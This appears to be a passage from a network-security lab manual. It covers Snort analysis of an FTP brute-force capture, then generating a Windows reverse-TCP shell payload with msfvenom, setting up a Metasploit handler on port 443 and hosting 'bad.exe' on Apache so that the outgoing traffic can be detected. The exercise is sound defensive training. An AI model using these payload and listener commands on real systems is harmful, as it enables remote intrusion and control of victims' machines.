
9

After **Bruter** has cycled through the dictionary words, **click** the **Result** tab.

Result	Testing	Message		
Target	Service	User	Password	Note
216.1.1.1	ftp	administrator	P@ssw0rd	

10

Click on the **Sniffer** icon from the topology.



- 11 On the **Sniffer**, hit **Ctrl + C** to stop the **tcpdump** program. **Type** the following. **Press** **Enter**.

```
root@kali2:~# snort -l . -c /etc/snort/snort.conf -r brute.cap
```

```
root@kali2:~# snort -l . -c /etc/snort/snort.conf -r brute.cap
```

- 12 **Wait** for a **new prompt** and then **type** the following command to view the newly created **alert.ids** file. **Press** **Enter**.

```
root@kali2:~# ls
```

```
root@kali2:~# ls
alert.ids      brute.cap1    Documents     Music          Templates
armitage       bye.txt       Downloads     Pictures       test.txt
armitage150813.tgz capnet1.cap   hi.txt        Public         Videos
badtraffic.cap capnet2.cap   iexplore.exe snort          snort.log
brute.cap      Desktop       index.html
```

- 13 Type the following command to analyze the alert file generated by snort. Press Enter.

```
root@kali2:~# leafpad alert.ids
```

```
root@kali2:~# leafpad alert.ids
```

- 14 Scroll through the file and you will see alerts that Snort has generated from the traffic that was presented to it. This makes dealing with large packet captures, and dense traffic easier to sort through. As you examine the file look for clusters of alerts that happen close together in time. This is usually an indicator of an attack.



Individual results may vary as to what is contained in the report.

File Edit Search Options Help

```
[**] [1:1418:11] SNMP request tcp [**]
[Classification: Attempted Information Leak] [Priority: 2]
11/01-05:39:57.425671 216.1.1.200:33947 -> 216.1.1.1:161
TCP TTL:41 TOS:0x0 ID:10866 IpLen:20 DgmLen:44
*****S* Seq: 0xC486BB02 Ack: 0x0 Win: 0x800 TcpLen: 24
TCP Options (1) => MSS: 1460
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=2002-0013][Xref => h

[**] [1:1418:11] SNMP request tcp [**]
[Classification: Attempted Information Leak] [Priority: 2]
11/01-05:39:57.531066 216.1.1.200:33948 -> 216.1.1.1:161
TCP TTL:44 TOS:0x0 ID:26763 IpLen:20 DgmLen:44
*****S* Seq: 0xC487BB03 Ack: 0x0 Win: 0x400 TcpLen: 24
TCP Options (1) => MSS: 1460
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=2002-0013][Xref => h

[**] [1:1418:11] SNMP request tcp [**]
[Classification: Attempted Information Leak] [Priority: 2]
11/01-05:39:57.638990 216.1.1.200:33949 -> 216.1.1.1:161
TCP TTL:40 TOS:0x0 ID:14446 IpLen:20 DgmLen:44
*****S* Seq: 0xC484BB00 Ack: 0x0 Win: 0x400 TcpLen: 24
TCP Options (1) => MSS: 1460
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=2002-0013][Xref => h

[**] [1:1421:11] SNMP AgentX/tcp request [**]
```



Note: Click the X in the top right corner to close the alert.ids window.

DISCUSSION QUESTIONS:

- 1 What file does snort generate that provides detail about malicious activity?
- 2 What is the command to get snort to analyze a PCAP file?
- 3 What does the Bruter program do?
- 4 What is a brute force attack?

CONCLUSION:

The tcpdump utility can be used to capture network traffic. After a capture file has been generated, that capture file can be analyzed with snort. An alert file is generated when snort examines the traffic. Alerts will help us determine malicious network activity.

Detecting Unwanted Outgoing Traffic

While internal threats like insiders are very real, the threats from attackers on the Internet are also very real. If an employee inside of a company's network is caught performing malicious actions on the network, he or she might get fired or face criminal prosecution. An attacker from the Internet may not have to face any recourse because he or she might live in an area in the world where he or she is out of your jurisdiction.

Using Wireshark

In this exercise, we will use Wireshark to capture the network traffic, and then analyze the PCAP file with snort. Snort can analyze PCAP files for most sniffer programs.

1

Type the following command to start the **sniffer on the internal interface**. **Press Enter**.


```
root@kali2:~# tcpdump -i eth0 -nntttt -s 0 -w badtraffic.cap
```

```
root@kali2:~# tcpdump -i eth0 -nntttt -s 0 -w badtraffic.cap
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
```

In order to create the malicious software that will be used by an internal network user, perform the following steps on the **External Machine** running Kali 2 Linux.

2

Click on the **External Kali 2 Linux icon** on the topology.



3

Type **root** for the **username**. Click **Next**.



Note: If the Kali 2 machine is displaying only the time, press Enter.




4

For the **Password**, type **toor** (root spelled backwards) and click the **Sign In** button.




Note: The password of **toor** will not be displayed when you type it for security purposes.



5

Click the **black and white icon** (second from the top) to launch the **Linux terminal**.



6

Type the following command to generate a **payload**. Press **Enter**.



Note: This entire command is 1 line, do not hit enter until the entire command is typed.

```
root@kali2:~# msfvenom -a x86 --platform Windows -p windows/shell/reverse_tcp  
lhost=216.1.1.100 lport=443 -f exe -e x86/shikata_ga_nai -o bad.exe
```

```
root@kali2:~# msfvenom -a x86 --platform Windows -p windows/shell/reverse_tcp lhost=216.1.1.100 lport=443 -f exe -e x86/shikata_ga_nai -o bad.exe  
Found 1 compatible encoders  
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai  
x86/shikata_ga_nai succeeded with size 360 (iteration=0)  
x86/shikata_ga_nai chosen with final size 360  
Payload size: 360 bytes  
Saved as: bad.exe
```

7 Type the following command to start the **postgresql** service. Press Enter.

```
root@kali2:~# service postgresql start
```

```
root@kali2:~# service postgresql start
```

8 Type the following command to launch the **msfconsole** of the **Metasploit** framework.

Press Enter.

```
root@kali2:~# msfconsole
```

```
root@kali2:~# msfconsole
```

```
# cowsay++
```

```
< metasploit >
```

```
-----
```

```
  \  (oo)_____) \  
   (__)_____)  \  
    ||--||  *
```

Frustrated with proxy pivoting? Upgrade to layer-2 VPN pivoting with Metasploit Pro -- learn more on <http://rapid7.com/metasploit>

```
=[ metasploit v4.11.5-2016010401 ]  
+ -- --=[ 1517 exploits - 875 auxiliary - 257 post ]  
+ -- --=[ 437 payloads - 37 encoders - 8 nops ]  
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
```

```
msf >
```



Note: The Metasploit banner message often changes and frequently differs from this photo.

9

To use the multi-handler within **Metasploit**, **type** the following command. **Press Enter**.

```
msf > use exploit/multi/handler
```

```
msf > use exploit/multi/handler
msf exploit(handler) >
```

10

To use the multi-handler within **Metasploit**, **type** the following command. **Press Enter**.

```
msf exploit(handler) > set lhost 216.1.1.100
```

```
msf exploit(handler) > set lhost 216.1.1.100
lhost => 216.1.1.100
```

11

Set the **listening port to 443** by typing the following command. **Press Enter**.

```
msf exploit(handler) > set lport 443
```

```
msf exploit(handler) > set lport 443
lport => 443
```

12

Set the payload to a **reverse windows command shell** by typing the following. **Press Enter**.

```
msf exploit(handler) > set payload windows/shell/reverse_tcp
```

```
msf exploit(handler) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
```

13

Type the following command to verify you have set **all of the options correctly**. **Press Enter**.

```
msf exploit(handler) > show options
```

```
msf exploit(handler) > show options
```

```
Module options (exploit/multi/handler):
```

Name	Current Setting	Required	Description
----	-----	-----	-----

```
Payload options (windows/shell/reverse_tcp):
```

Name	Current Setting	Required	Description
----	-----	-----	-----
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	216.1.1.100	yes	The listen address
LPORT	443	yes	The listen port

```
Exploit target:
```

Id	Name
--	----
0	Wildcard Target

14

To begin listening on port 443, type: the following. Press Enter.


```
msf exploit(handler) > exploit
```

```
msf exploit(handler) > exploit
```

```
[*] Started reverse TCP handler on 216.1.1.100:443
[*] Starting the payload handler...
```

15

Select File on the Linux Terminal menu. Click on Open Terminal.



16

To start **Apache**, **type** the following command. **Press Enter**.

```
root@kali2:~# apache2ctl start
```

```
root@kali2:~# apache2ctl start
AH00558: apache2: Could not reliably determine
the server's fully qualified domain name, using
127.0.1.1. Set the 'ServerName' directive glob
ally to suppress this message
```

17

To view the **current running services**, **type** the following command. **Press Enter**.

```
root@kali2:~# netstat -tan
```

```
root@kali2:~# netstat -tan
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:9390          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:9391          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:9392          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:5432          0.0.0.0:*               LISTEN
tcp        0      0 216.1.1.100:443         0.0.0.0:*               LISTEN
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::1:5432               :::*                    LISTEN
tcp6       0      0 :::1:56567              :::1:5432              ESTABLISHED
tcp6       0      0 :::1:5432               :::1:56568             ESTABLISHED
tcp6       0      0 :::1:56568              :::1:5432              ESTABLISHED
tcp6       0      0 :::1:5432               :::1:56567             ESTABLISHED
```

After starting Apache, the Kali system is now also listening on port 80.

18

To view the **current running services**, **type** the following command. **Press Enter**.

```
root@kali2:~# nmap 127.0.0.1
```

```
root@kali2:~# nmap 127.0.0.1
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2022-05-17 02:27 EDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0000020s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
5432/tcp  open  postgresql
```

After starting Apache, the Kali system is now also listening on port 80.

19

Type the following command to copy **bad.exe** to the **HTTP root**. **Press Enter**.

```
root@kali2:~# cp bad.exe /var/www/html
```

```
root@kali2:~# cp bad.exe /var/www/html
```

20


Type the following command to list the **files within FTP root**. **Press Enter**.

```
root@kali2:~# ls /var/www/html
```

```
root@kali2:~# ls /var/www/html
bad.exe  index.html
```

21

Click On the **Internal Windows 2008 Server** on the **Topology**.



22

Double-click on the **Internet Explorer Shortcut** on the Desktop.



